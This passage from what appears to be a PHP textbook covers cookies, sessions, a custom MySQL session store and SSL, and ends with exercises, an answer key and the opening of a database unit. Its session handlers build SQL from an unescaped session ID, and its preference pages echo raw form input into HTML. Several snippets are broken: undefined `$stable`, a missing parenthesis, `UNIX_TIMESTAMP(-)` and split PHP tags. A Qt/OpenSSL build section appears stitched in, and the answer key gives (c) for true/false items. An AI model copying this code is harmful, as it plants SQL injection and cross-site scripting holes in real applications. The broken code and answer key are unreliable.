The form in the above example submits to the PHP script *prefs.php*, which is shown in below given example. This script sets cookies for the colour preferences specified in the form. Note that the calls to `setcookie()` are made before the HTML page is started.



Example: Setting preferences with cookies

```

<?php $colors = array('black' => '#000000', 'white' => '#ffffff', 'red' => '#ff0000', 'blue' => '#0000ff');
$bg_name = $_POST['background'];
$fg_name = $_POST['foreground'];
setcookie('bg', $colors[$bg_name]);
setcookie('fg', $colors[$fg_name]);
?>
<html>
<head>
<title>Preferences Set</title>
</head>
<body>Thank you. Your preferences have been changed to:<br />
Background: <?= $bg_name ?><br />
Foreground: <?= $fg_name ?><br />
Click <a href="prefs-demo.php">here</a> to see the preferences in action.
</body>
</html>

```

The page created by above example contains a link to another page, shown in below given example, that uses the colour preferences by accessing the `$_COOKIE` array.



Example: Using the colour preferences with cookies

```
<html>

<head>

<title>Front Door</title>

</head>

<?

php $bg = $_COOKIE['bg'];
$fg = $_COOKIE['fg'];
?>

<body bgcolor="<?=$bg ?>" text="<?=$fg ?>">

<h1>Welcome to the Store</h1>
```

We have many fine products for you to view. Please feel free to browse the aisles and stop an assistant at any time. But remember, you break it you bought it!<p> would you like to change your preferences? </body> </html>

There are plenty of caveats about the use of cookies. Not all clients support or accept cookies, and even if the client does support cookies, the user may have turned them off. Furthermore, the cookie specification says that no cookie can exceed 4 KB in size, only 20 cookies are allowed per domain, and a total of 300 cookies can be stored on the client side. Some browsers may have higher limits, but you cannot rely on that. Finally, you have no control over when browsers actually expire cookies – if they are at capacity and need to add a new cookie, they may discard a cookie that has not yet expired. You should also be careful of setting cookies to expire quickly. Expiration times rely on the client's clock being as accurate as yours. Many people do not have their system clocks set accurately, so you cannot rely on rapid expirations.

Despite these limitations, cookies are very useful for retaining information through repeated visits by a browser.



Caution

Do not use whitespace or semicolons in a cookie name otherwise it will be invalid.



Task

Develop a PHP program to set the preferences with cookies.

9.6.2 Sessions

PHP has built-in support for sessions, handling all the cookie manipulation for you to provide persistent variables that are accessible from different pages and across multiple visits to the site. Sessions allow you to easily create multipage forms (such as shopping carts), save user authentication information from page to page, and store persistent user preferences on a site.

Each first-time visitor is issued a unique session ID. By default, the session ID is stored in a cookie called PHPSESSID.

Every session has a data store associated with it. You can *register* variables to be loaded from the data store when each page starts and saved back to the data store when the page ends.

Notes

Registered variables persist between pages, and changes to variables made on one page are visible from others. For example, an “add this to your shopping cart” link can take the user to a page that adds an item to a registered array of items in the cart. This registered array can then be used on another page to display the contents of the cart.

Session Basics

To enable sessions for a page, call `session_start()` before any of the document has been generated:

```
<?php session_start( )?> <html> ... </html>
```

This assigns a new session ID if it has to possibly creating a cookie to be sent to the browser, and loads any persistent variables from the store.

If you have registered objects, the class definitions for those objects must be loaded before the call to `session_start()`.

You can register a variable with the session by passing the name of the variable to `session_register()`. For example, here is a basic hit counter:

```
<?php session_start( );
session_register('hits');
++$hits;
?>
```

This page has been viewed

```
<?= $hits ?> times.
```

The `session_start()` function loads registered variables into the associative array `$HTTP_SESSION_VARS`. The keys are the variables' names (e.g., `$HTTP_SESSION_VARS['hits']`). If `register_globals` is enabled in the `php.ini` file, the variables are also set directly. Because the array and the variable both reference the same value, setting the value of one also changes the value of the other.

You can unregister a variable from a session, which removes it from the data store, by calling `session_unregister()`. The `session_is_registered()` function returns true if the given variable is registered. If you are curious, the `session_id()` function returns the current session ID.

To end a session, call `session_destroy()`. This removes the data store for the current session, but it does not remove the cookie from the browser cache. This means that, on subsequent visits to sessions-enabled pages, the user will have the same session ID she had before the call to `session_destroy()`, but none of the data.

Example shows the first code block from last examples rewritten to use sessions instead of manually setting cookies.



Example: Setting preferences with sessions

```
<?php $colors = array('black' => '#000000', 'white' => '#ffffff', 'red' => '#ff0000', 'blue' => '#0000ff');
session_start();
session_register('bg');
session_register('fg');
$bg_name = $_POST['background'];
$fg_name = $_POST['foreground'];
```

```
$bg = $colors[$bg_name];
$fg = $colors[$fg_name]; ?>
```

The example given below shows once the session is started, the \$bg and \$fg variables are created, and all the script has to do is use them.



Example: Using preferences from sessions

```
<?php session_start() ?>
<html>
<head>
<title>Front Door</title>
</head>
<body bgcolor="<? = $bg?>" text="<? = $fg?>">
<h1>Welcome to the Store</h1>
```

```
We have many fine products for you to view. Please feel free to browse the aisles and stop
an assistant at any time. But remember, you break it you bought it!<p> would you like to <a
href="prefs.html">change your preferences?</a> </body> </html>
```

Alternatives to Cookies

By default, the session ID is passed from page to page in the PHPSESSID cookie. However, PHP's session system supports two alternatives: form fields and URLs. Passing the session ID via hidden fields is extremely awkward, as it forces you to make every link between pages be a form's submit button.

The URL system for passing around the session ID, however, is very elegant. PHP can rewrite your HTML files, adding the session ID to every relative link. For this to work, though, PHP must be configured with the `-enable-trans-id` option when compiled. There is a performance penalty for this, as PHP must parse and rewrite every page. Busy sites may wish to stick with cookies, as they do not incur the slowdown caused by page rewriting.

Custom Storage

By default, PHP stores session information in files in your server's temporary directory. Each session's variables are stored in a separate file. Every variable is serialized into the file in a proprietary format. You can change all of these things in the `php.ini` file.

You can change the location of the session files by setting the `session.save_path` value in `php.ini`. If you are on a shared server with your own installation of PHP, set the directory to somewhere in your own directory tree, so other users on the same machine cannot access your session files.

PHP can store session information in one of two formats in the current session store—either PHP's built-in format, or WDDX (<http://www.openwddx.org/>). You can change the format by setting the `session.serialize_handler` value in your `php.ini` file to either `php` for the default behaviour, or `wddx` for WDDX format.

You can write your own functions for reading and writing the registered variables. In this, we will develop an example that stores session data in a database, which lets you share sessions between multiple sites. It is easy to install your custom session store. First, set `session.save_handler` to `user` in your `php.ini` file. Next, write functions for opening a new session, closing a session, reading session information, writing session information, destroying a session, and cleaning up after a session. Then register them with the `session_set_save_handler()` function:

Notes

```
session_set_save_handler(open_fn, close_fn, read_fn, write_fn, destroy_fn, gc_fn);
```

To make all the PHP files within a directory, use your custom session store. For this set the following options in your *httpd.conf* file:

```
<Directory "/var/html/test"> php_value session.save_handler user php_value session.save_path mydb php_value session.name session_store </Directory>
```

The *mydb* value should be replaced with the name of the database containing the table. It is used by the custom session store to find the database.

The following sample code uses a MySQL database for a session store. The table used in the example has the following structure:

```
CREATE TABLE session_store ( session_id char(32) not null PRIMARY KEY, expiration timestamp, value text not null );
```

The first function you must provide is the open handler, which takes care of opening a new session. It is called with the current value of *session.save_path* (from your *php.ini* file) and the name of the variable containing the PHP session ID (which defaults to *PHPSESSID* and can be changed in the *php.ini* file by setting *session.name*). Our open handler simply connects to the database and sets the global variable *\$table* to the name of the database table that holds the session information:

```
function open ($save_path,$session_name)
{
    global $table;
    mysql_connect('localhost');
    mysql_select_db($save_path);
    $table = $session_name; return true;
}
```

Once a session has been opened, the read and write handlers are called as necessary to get the current state information and to store that state in a persistent manner. The read handler is given the session ID, and the write handler is called with the session's ID and the data for the session. Our database read and write handlers query and update the database table:

```
function read($session_id)
{ global $table;
$result = mysql_query("SELECT value FROM $table WHERE session_id='$session_id'"); if($result && mysql_num_rows($result))
{ return mysql_result($result,0); }
else {
error_log("read: ".mysql_error()."\n",3,"/tmp/errors.log"); return "";
} }

function write($session_id, $data)
{ global $table; $data = addslashes($data);
mysql_query("REPLACE INTO $table (session_id,value) VALUES('$session_id','$data')")
or error_log("write: ".mysql_error()."\n",3,"/tmp/errors.log"); return true; }
```

Complementing the open handler is the close handler, which is called after each page's script is done executing. It performs any cleanup necessary when closing a session (usually very minimal). Our database close handler simply closes the database connection:

```
function close() { mysql_close(); return true; }
```

When a session is completed, the destroy handler is called. It is responsible for cleaning up anything created during the open handler's call. In the case of the database storage system, we must remove that session's entry in the table:

```
function destroy($session_id) { global $stable; mysql_query( "DELETE FROM $stable WHERE session_id = '$session_id'"; return true; }
```

The final handler, the garbage-collection handler, is called at intervals to clean up expired session data. The function should check for data that has not been used in longer than the lifetime given by the call to the handler. Our database garbage-collection handler removes entries from the table whose last-modified timestamp exceeds the maximum time:

```
function gc($max_time)
{
global $stable; mysql_query( "DELETE FROM $stable WHERE UNIX_TIMESTAMP(expiration)
< UNIX_TIMESTAMP(-)$max_time") or error_log("gc: ".mysql_error( )."\n",3,"/tmp/errors.
log"); return true; }
```

After creating all the handler functions, install them by calling `session_set_save_handler()` with the appropriate function names. With the preceding examples, call:

```
session_set_save_handler('open', 'close', 'read', 'write', 'destroy', 'gc');
```

You must call `session_set_save_handler()` before starting a session with `session_start()`. This is normally accomplished by putting the store functions and call to `session_set_save_handler()` in a file that's included in every page that needs the custom session handler. For example:

```
<?php require_once 'database_store.inc'; session_start(); ?>
```

Because the handlers are called after output for the script is sent, no function that generates output can be called. If errors occur, log them into a file using `error_log()`.



Did u know?

If the user's browser does not support cookies or has cookies turned off, the session ID is propagated in URLs within the web site.



Caution

We must set the session cookie_lifetime option in `php.ini` to the lifetime of the cookie, in seconds; otherwise PHP session ID cookies expire when the browser closes.

9.6.3 Combining Cookies and Sessions

Using a combination of cookies and your own session handler, you can preserve state across visits. Any state that should be forgotten when a user leaves the site, such as which page the user is on, can be left up to PHP's built-in sessions. Any state that should persist between user visits, such as a unique user ID, can be stored in a cookie. With the user's ID, you can retrieve the user's more permanent state, such as display preferences, mailing address, and so on, from a permanent store, such as a database.

Notes

Example allows the user to select text and background colours and stores those values in a cookie. Any visits to the page within the next week send the colour values in the cookie.



Example: Saving state across visits

```
<?php
if($_POST['bgcolor'])
{
setcookie ('bgcolor', $_POST['bgcolor'], time( ) + (60 * 60 * 24 * 7));
}
$bgcolor = empty($bgcolor) ? 'gray' : $bgcolor;
?>
<body bgcolor="<? = $bgcolor?>">
<form action="<? = $PHP_SELF?>" method="POST">
<select name="bgcolor">
<option value="gray">Gray</option>
<option value="white">White</option>
<option value="black">Black</option>
<option value="blue">Blue</option>
<option value="green">Green</option>
<option value="red">Red</option>
</select>
<input type="submit" />
</form>
</body>
```



Task

Develop a PHP program to setting preferences with sessions.

9.7 Security Socket Layer(SSL)

SSL (Secure Sockets Layer) is the standard security technology for establishing an encrypted link between a web server and a browser. This link ensures that all data passed between the web server and browsers remain private and integral. SSL is an industry standard and is used by millions of websites in the protection of their online transactions with their customers.

To be able to create an SSL connection a web server requires an SSL Certificate. When you choose to activate SSL on your web server, you will be prompted to complete a number of questions about the identity of your website and your company. Your web server then creates two cryptographic keys—a Private Key and a Public Key.

The Public Key does not need to be secret and is placed into a Certificate Signing Request (CSR) a data file also containing your details. You should then submit the CSR. During the SSL

Certificate application process, the Certification Authority will validate your details and issue an SSL Certificate containing your details and allowing you to use SSL. Your web server will match your issued SSL Certificate to your Private Key. Your web server will then be able to establish an encrypted link between the website and your customer's web browser.

The complexities of the SSL protocol remain invisible to your customers. Instead their browsers provide them with a key indicator to let them know they are currently protected by an SSL encrypted session – the lock icon in the lower right-hand corner, clicking on the lock icon displays your SSL Certificate and the details about it. All SSL Certificates are issued to either companies or legally accountable individuals.

Typically an SSL Certificate will contain your domain name, your company name, your address, your city, your state and your country. It will also contain the expiration date of the Certificate and details of the Certification Authority responsible for the issuance of the Certificate. When a browser connects to a secure site it will retrieve the site's SSL Certificate and check that it has not expired, it has been issued by a Certification Authority the browser trusts, and that it is being used by the website for which it has been issued. If it fails on anyone of these checks the browser will display a warning to the end user letting them know that the site is not secured by SSL.

The HTTPS entry in the `$_SERVER` array is set to 'on' if the PHP page was generated in response to a request over an SSL connection. To prevent a page from being generated over a nonencrypted connection, simply use:

```
if ($_SERVER['HTTPS'] !== 'on') { die("Must be a secure connection."); }
```

A common mistake is to send a form over a secure connection (e.g., `https://www.example.com/form.html`), but have the action of the form submit to an `http://` URL. Any form parameters entered by the user are sent over an insecure connection – a trivial packet sniffer can reveal them.

9.7.1 Enabling and Disabling SSL Support

When building Qt from source, the configuration system checks for the presence of the `openssl/opensslv.h` header provided by source or developer packages of OpenSSL.

By default, an SSL-enabled Qt library dynamically loads any installed OpenSSL library at runtime. However, it is possible to link against the library at compile-time by configuring Qt with the `-openssl-linked` option.

When building a version of Qt linked against OpenSSL, the build system will attempt to link with `libssl` and `libcrypto` libraries located in the default location on the developer's system. This location is configurable: set the `OPENSSL_LIBS` environment variable to contain the linker options required to link Qt against the installed library. For example, on a Unix/Linux system:

```
./configure -openssl-linked OPENSSL_LIBS='-L/opt/ssl/lib -lssl -lcrypto'
```

To disable SSL support in a Qt build, configure Qt with the `-no-openssl` option.

9.7.2 Licensing Information

Due to import and export restrictions in some parts of the world, we are unable to supply the OpenSSL Toolkit with Qt packages. Developers wishing to use SSL communication in their deployed applications should either ensure that their users have the appropriate libraries installed, or they should consult a suitably qualified legal professional to ensure that applications using code from the OpenSSL project are correctly certified for import and export in relevant regions of the world.

When the QtNetwork module is built with SSL support, the library is linked against OpenSSL in a way that requires OpenSSL license compliance.



Case Study

SSL Record Protocol

The SSL record protocol involves using SSL in a secure manner and with message integrity ensured. To this end it is used by upper layer SSL protocols. The purpose of the SSL record protocol is to take an application message to be transmitted, fragment the data which needs to be sent, encapsulate it with appropriate headers and create an object just called a record, which is encrypted and can be forwarded for sending under the TCP protocol. The first step in the preparation of transmission of the application data consists in its fragmentation i.e. breaking up the data stream to be transmitted into 16KB (or smaller) data fragments followed by the process of their conversion in a record. These data fragments may be further compressed, although the SSL 3.0 protocol specification includes no compression protocol, thus at present, no data compression is used.

At this moment, creation of the record is started for each data portion by adding a header to it, possible information to complete the required data size and the MAC. The record header that is added to each data portion contains two elementary pieces of information, namely the length of the record and the length of the data block added to the original data.

In the next step, the record data constructed consists of the following elements:

- primary data,
- some padding to complete the datagram as required,
- MAC value.

MAC is responsible for the verification of integrity of the message included in the transmitted record. It is the result of a hash function that follows a specific hash algorithm, for example, MD5 or SHA-1. MAC is determined as a result of a hash function that receives the following data:

MAC = Hash function [secret key, primary data, padding, sequence number].

A secret key in creation of MAC is either a client write MAC secret or a server write MAC secret respectively. It depends on which party prepares the packet. After receiving the packet, the receiving party computes its own value of the MAC and compares it with that received. If the two values match, this means that data has not been modified during the transmission over the network. The length of the MAC obtained in this way depends on the method uses for its computing. Next, the data plus the MAC are encrypted using a preset symmetric encryption algorithm, for example, DES or triple DES, both data and MAC are encrypted. This prepared data is attached with the following header fields:


Content type identifies what payload is delivered by the packet to determine which higher protocols are to be used for processing of data included in the packet. The possible values are `change_cipher_spec`, `alert`, `handshake`, and `application_data` that refer to the appropriate protocols.

Major version establishes the main portion of the protocol version to be used. For SSL 3.0, the value is 3.

Minor version establishes the additional portion of the used version of the protocol. For SSL 3.0 the value is 0.

With the addition of fields, the process of record preparation is completed. Afterwards, the record is sent to the targeted point. The entire process of preparation of the packet to be sent is illustrated in given below.

Contd...



Record Protocol

The SSL Record Protocol is used to transfer any data within a session—both messages and other SSL protocols (for example the handshake protocol), as well as for any application data.

The Alert Protocol

The Alert Protocol is used by parties to convey session messages associated with data exchange and functioning of the protocol. Each message in the alert protocol consists of two bytes. The first byte always takes a value, “warning” (1) or “fatal” (2), that determines the severity of the message sent. Sending a message having a “fatal” status by either party will result in an immediate termination of the SSL session. The next byte of the message contains one of the defined error codes, which may occur during an SSL communication session.

The ChangeCipher Spec Protocol

This protocol is the simplest SSL protocol. It consists of a single message that carries the value of 1. The sole purpose of this message is to cause the pending session state to be established as a fixed state, which results, in defining the used set of protocols. This type of message must be sent by the client to the server and vice versa. After exchange of messages, the session state is considered agreed. This message and any other SSL messages are transferred using the SSL record protocol.

The Handshake Protocol

The handshake protocol constitutes the most complex part of the SSL protocol. It is used to initiate a session between the server and the client. Within the message of this protocol, various components such as algorithms and keys used for data encryption are negotiated. Due to this protocol, it is possible to authenticate the parties to each other and negotiate appropriate parameters of the session between them.

The process of negotiations between the client and the server is divided into four phases separated with horizontal broken lines. During the first phase, a logical connection must be initiated between the client and the server followed by the negotiation on the connection parameters. The client sends the server a client_hello message containing data such as:

Version: The highest SSL version supported by the client.

Random: data consisting of a 32-bit timestamp and 28 bytes of randomly generated data. This data is used to protect the key exchange session between the parties of the connection.

Contd...

Notes

Session ID: A number that defines the session identifier. A nonzero value of this field indicates that the client wishes to update the parameters of an existing connection or establish a new connection on this session. A zero value in this field indicates that the client wishes to establish a new connection.

CipherSuite: a list of encryption algorithms and key exchange method supported by the client.

The server, in response to the client_hello message sends a server_hello message, containing the same set of fields as the client message, placing the following data:

- *Version:* The lowest version number of the SSL protocol supported by the server.
- *Random data:* the same fashion as used by the client, but the data generated is completely independent.
- *Session ID:* If the client field was nonzero, the same value is sent back; otherwise the server's session ID field contains the value for a new session.

CipherSuite: The server uses this field to send a single set of protocols selected by the server from those proposed by the client. The first element of this field is a chosen method of exchange of cryptographic keys between the client and the server. The next element is the specification of encryption algorithms and hash functions, which will be used within the session being initiated, along with all specific parameters.

The set of encryption algorithms and key exchange method sent in the CipherSuite field establishes three components:

- The method of key exchange between the server and client.
- The encryption algorithm for data encryption purposes.
- A function used for obtaining the MAC value.

The server begins the next phase of negotiations by sending its certificate to the client for authentication. The message sent to the client contains one or a chain of X509 certificates. These are necessary for authentication of both the server and the certification path towards a trusted certification official of the certifying body for the server. This step is not obligatory and may be omitted, if the negotiated method of key exchange does not require sending the certificate (in the case of anonymous Diffie-Hellman method). Depending on the negotiated method of key exchange, the server may send an additional server_key_exchange message, which is however not required in the case when the fixed Diffie-Hellman method or RSA key exchange technique has been negotiated. Moreover, the server can request a certificate from the client. The final step of Phase 2 is the server_done message, which has no parameters and is sent by the server merely to indicate the end of the server messages. After sending this message, the server waits for a client response. Upon receipt of the message, the client should verify the server's certificate, the certificate validation data and path, as well as any other parameters sent by the server in the server_hello message. The client's verification consists of:

Validation date check of the certificate and comparison with the current date, to verify whether the certificate is still valid, checking whether the certifying body is included in the list of trusted Certifying Authorities in possession of the client. If the CA, which has issued the server's certificate is not included in the CAs list, the client attempts to verify the CA signature. If no information about the CA can be obtained, the client terminates the identification procedure by either returning the error signal or signalling the problem for the user to solve it.

Identifying the authenticity of the public key of the CA which has issued the certificate. If the Certifying Authority is included in the client's list of trusted CAs, the client checks the CA's public key stated in the server's certificate with the public key available from the list. This procedure verifies the authenticity of the certifying body. checking whether the domain name used in the certificate matches the server name shown in the server's certificate.

Contd...

Upon successful completion of all steps, the server is considered authenticated. If all parameters are matched and the server's certificate correctly verified, the client sends the server one or multiple messages. Next is the client_key_exchange message, which must be sent to deliver the keys. The content of this message depends on the negotiation method of key exchange. Moreover, at the server's request, the client's certificate is sent along with the message enabling verification of the certificate. This procedure ends Phase 3 of negotiations.

Phase 4 is to confirm the messages so far received and to verify whether the pending data is correct. The client sends a change_cipher_spec message (in accordance with the pending SSL ChangeCipher Spec), and then sets up the pending set of algorithm parameters and keys into the current set of the same. Then the client sends the finished message, which is first protected with just negotiated algorithms, keys and secrets. This is to confirm that the negotiated parameters and data are correct. The server in response to the client sends the same message sequence. If the finished message is correctly read by either party, this confirms that the transmitted data negotiated algorithms and the session key is correct. This indicates that the session has been terminated and that it is possible to send the application data between the server and the client, via SSL. At this point the TCP session between the client and the server is closed; however a session state is maintained, allowing it to resume communications within the session using the retained parameters.

It is worth noticing that both Phases 2 and 3 are used by both parties to verify the authenticity of the server's certificate and possibly the client's certificate during the handshake step. If the server cannot be successfully authenticated by the client on the basis of the delivered certificate, the handshake terminates and the client will generate an error message. The same will occur at the server if the client's certificate authenticity cannot be confirmed.

At first glance this process seems to be somewhat complicated, however this takes place at each connection with the server of an SSL-enabled service. For example, while requesting the address of a site beginning with HTTPS://.

Questions:

1. What are the different protocols used in SSL?
2. Explain the all phases of process of negotiation in SSL.

Self Assessment

True or False:

5. A server cannot send one or more cookies to a browser in the headers of a response.
 - (a) True
 - (b) False
6. By default, the session ID is stored in a cookie called PHPSESSID.
 - (a) True
 - (b) False
7. Any state that should persist between user visits, such as a unique user ID, can be stored in a cookie.
 - (a) True
 - (b) False

Fill in the blanks:

8. software is a string that identifies the server.
9. The header contains details about the transaction between the client and server.
10. HTTP is the network protocol used to web content over the internet.
11. handles packaging information for delivery.

9.8 Summary

- PHP was designed as a web scripting language. Although it is possible to use it in purely command-line and GUI scripts, the Web accounts for the vast majority of PHP uses.
- PHP creates a separate global variable for every form parameter, every piece of request information, and every server configuration value. This functionality is convenient but dangerous, as it lets the browser provide initial values for any of the variables in your program.
- The Apache server also creates entries in the `$_SERVER` array for each HTTP header in the request. For each key, the header name is converted to uppercase, hyphens (-) are turned into underscores (_), and the string "HTTP_" is prepended.
- It is always a good idea to have a "blank" option as the first option in your select box. It forces the user to make a conscious selection from the box and avoids a situation where the user might skip over the box without meaning to.
- PHP treats hidden form fields just like normal form fields, so the values are available in the `$_GET` and `$_POST` arrays. Using hidden form fields, you can pass around the entire contents of a shopping cart.
- The best way to maintain state with PHP is to use the built-in session-tracking system. This system lets you create persistent variables that are accessible from different pages of your application, as well as in different visits to the site by the same user.
- PHP has built-in support for sessions, handling all the cookie manipulation for you to provide persistent variables that are accessible from different pages and across multiple visits to the site.
- You can change the location of the session files by setting the `session.save_path` value in *php.ini*. If you are on a shared server with your own installation of PHP, set the directory to somewhere in your own directory tree, so other users on the same machine cannot access your session files.
- When you choose to activate SSL on your web server you will be prompted to complete a number of questions about the identification of your website and your company. Your web server then creates two cryptographic keys—a Private Key and a Public Key.

9.9 Keywords

Cookies: A cookie is basically a string that contains several fields. A server can send one or more cookies to a browser in the headers of a response.

GET: This is a simple request for a document or resource residing at a specific URI (Uniform Resource Indicator). It is the most common type of Web request.

HEAD: This is similar to a GET request, except that it is only looking for HTTP header information on the resource, not the resource itself.

HTTP header: The HTTP header contains details about the transaction between the client and server with slight variations, depending on whether it is a request or a response.

Hypertext Transfer Protocol (HTTP): It is the network protocol used to transmit Web content over the Internet. It works with TCP/IP to transmit information. HTTP handles addressing the package and providing information that allows the client and server to effectively communicate over the Web.

POST: It indicates that information is being sent the server inside the HTTP body. The URI should point to a resource capable of handling the data being posted.

Secure Sockets Layer (SSL): It is the standard security technology for establishing an encrypted link between a web server and a browser. This link ensures that all data passed between the web server and browsers remain private and integral. SSL is an industry standard and is used by millions of websites in the protection of their online transactions with their customers.

Sessions: It allow you to easily create multipage forms (such as shopping carts), save user authentication information from page to page, and store persistent user preferences on a site.

Stateless: It means that once a web server completes a client's request for a web page, the connection between the two goes away. In other words, there is no way for a server to recognize that a sequence of requests all originate from the same client.

TCP: It is the Transmission Control Protocol and it handles packaging information for delivery.



Lab Exercise

1. Develop a PHP program to validate a textbox for first name of an employee.
2. Develop a PHP program to process a form of data.

9.10 Review Questions

1. What are the basic concepts of HTTP? Discuss the GET and POST methods.
2. How many Web variables are used in a Web application?
3. What are the information that a server stores?
4. What is the processing form and how does it create? How do we get the form data in the PHP script?
5. Why do we validate a form data and how it stores in MySQL database?
6. What do we do to set the HTTP response headers?
7. What do we do to maintain the state of a Web page?
8. What do you understand by stateless? Why HTTP is called a stateless protocol?
9. Define the cookies and sessions of a Web application. How do we combine them?
10. What is the Secure Sockets Layer? Why do we use it?

Answers to Self Assessment

1. (c) 2. (c) 3. (a) 4. (a) 5. (b)
6. (c) 7. (a) 8. String 9. HTTP 10. transmit
11. TCP

9.11 Further Reading



Books

Advanced PHP for Web Professionals, by Christopher Cosentino.



Online link

<http://php.net/manual/en/language.oop5.magic.php>

Unit 10: Database

CONTENTS

Objectives

Introduction

10.1 Using PHP to Access a Database

10.1.1 Create a Connection to a MySQL Database

10.1.2 Closing a Connection

10.2 Relational Databases and SQL

10.2.1 How it works

10.2.2 Security

10.2.3 MySQL Tools

10.3 PEAR DB Basics

10.3.1 Advantages and Disadvantages of PEAR DB

10.3.2 Why use a database abstraction layer?

10.3.3 When not to use a database abstraction layer?

10.3.4 Using PEAR DB

10.3.5 Code Sample: PEAR-DB/Demos/EmployeeReport.php

10.3.6 Code Explanation

10.4 Advanced Database Techniques

10.4.1 Placeholders

10.4.2 Prepare/Execute

10.4.3 Shortcuts

10.4.4 Details about a Query Response

10.4.5 Sequences

10.4.6 Metadata

10.4.7 Transactions

10.5 Summary

10.6 Keywords

10.7 Review Questions

10.8 Further Reading

Objectives

After studying this unit, you will be able to:

- Understand how to access a database using PHP
- Explain relational databases and SQL used with PHP
- Discuss the basic concepts of PEAR DB
- Understand the advanced database techniques

Introduction

A database is simply an organized data. A database contains tables which are basically descriptions of type of data. Tables in turn contain records which is the actual data.

By using a common identifier between tables, it is possible to “relate” one table to another. For instance, imagine you had a table that contained data about items sold in a store today. You also have tables that give you the details about the items and the vendors that sell them to you.

If you want to get a list of how much of each vendors items you are sold today you will have to relate the sales table, the items table and the vendors table by a common field they all share. This aspect of relating data is what gives a relational database its power.

PHP has support for over 20 databases, including the most popular commercial and open source varieties. Relational database systems such as MySQL, PostgreSQL, and Oracle are the backbones of most modern dynamic web sites. These sites are stored shopping-cart information, purchase histories, product reviews, user information, credit-card numbers, and sometimes even web pages themselves.

10.1 Using PHP to Access a Database

There are two ways to access databases from PHP. One is to use a database-specific extension; and the other is to use the database-independent PEAR DB library. There are advantages and disadvantages to each approach.

The MySQL extension’s function names, parameters, error handling, and so on are completely different from those of the other database extensions. If you want to move your database from MySQL to PostgreSQL, it will involve significant changes to your code. The PEAR DB, on the other hand, hides the database-specific functions from you; moving between database systems. It can be as simple as changing one line of your program.

The portability of an abstraction layer like PEAR’s DB library comes at a price. Features that are specific to a particular database (for example, finding the value of an automatically assigned unique row identifier) are unavailable. Code that uses the PEAR DB is also typically a little slower than code that uses a database-specific extension.

Keep in mind that an abstraction layer like PEAR DB does absolutely nothing when it comes to making sure your actual SQL queries are portable. If your application uses any sort of nongeneric SQL, you will have to do significant work to convert your queries from one database to another. For large applications, you should consider writing a functional abstraction layer; that is, for each database your application needs to support, write a set of functions that perform various database actions, such as `get_user_record()`, `insert_user_record()`, and whatever else you need, then have a configuration option that sets the type of database to which your application is connected. This approach lets you use all the intricacies of each database you choose to support without the performance penalty and limitations of an abstraction layer.

For simple applications, we prefer the PEAR DB to the database-specific extensions, not just for portability but also for ease of use. The speed and feature costs are rarely significant enough to force us into using the database-specific extensions.

For most databases, you will need to recompile PHP with the appropriate database drivers built into it. This is necessary whether or not you use the PEAR DB library. The help information for the `configure` command in the PHP source distribution gives information on how to build PHP with support for various databases. For example:

Notes

--with-mysql[=DIR] include MySQL support. DIR is the MySQL base directory. If unspecified, the bundled MySQL library will be used. --with-oci8 [=DIR] include Oracle-oci8 support. Default DIR is ORACLE_HOME. --with-ibm-db2[=DIR] include IBM DB2 support. DIR is the DB2 base install directory, defaults to /home/db2inst1/sqllib --with-pgsql[=DIR] Include PostgreSQL support. DIR is the PostgreSQL base install directory, defaults to /usr/local/pgsql.

You cannot build PHP with support for a database whose client libraries you do not have on your system. For example, if you do not have the Oracle client libraries, you cannot build PHP with support for Oracle databases. Use the phpinfo() function to check for database support in your installation of PHP.

The MySQL database is very often used with PHP.

10.1.1 Create a Connection to a MySQL Database

Before you can access data in a database, you must create a connection to the database.

In PHP, this is done with the mysql_connect() function.

Syntax

mysql_connect(servername,username,password);

Parameter	Description
servername	Optional. Specifies the server to connect to. Default value is "localhost:3306"
username	Optional. Specifies the username to log in with. Default value is the name of the user that owns the server process
password	Optional. Specifies the password to log in with. Default value is ""

Note: There are more available parameters, but the ones listed above are the most important.

 Example:

In the following example we store the connection in a variable (\$con) for later use in the script. The "die" part will be executed if the connection fails:

 Example:

```
<?php
$con = mysql_connect("localhost","peter","abc123");
if (!$con)
{
die('Could not connect: ' . mysql_error());
}
```

 Example:

```
// some code
?>
```

10.1.2 Closing a Connection

The connection will be closed automatically when the script ends. To close the connection before, use the mysql_close() function:

 Example:

```
<?php
$con = mysql_connect("localhost","peter","abc123");
```

```

if (!$con)
{
die('Could not connect: ' . mysql_error());
}
// some code
mysql_close($con);
?>

```



If you use a database-specific extension, your code is intimately tied to that *Did u know?* database.

Self Assessment

Multiple choice questions:

- get_user_record() function is use to
 - Insert a record
 - Delete a record
 - Search a record
 - None of these
- phpinfo() function is use for
 - Check the functionality
 - Check for database support in your installation of PHP
 - Check the connectivity
 - None of these
- allows you to define your database connections for your site.
 - Databases panel
 - Database security
 - Database channel
 - None of these

10.2 Relational Databases and SQL

One of the most powerful tool computer gives us is the ability to store and search data. Early applications stored data for programs in files and used indexes to search the files for particular bits of data. These programs did not fare very well on networks because there are problems with more than one computer trying to update data in a file simultaneously. This fact and the lack of standard database structure and command, syntax encouraged the creation of the networked relational database.

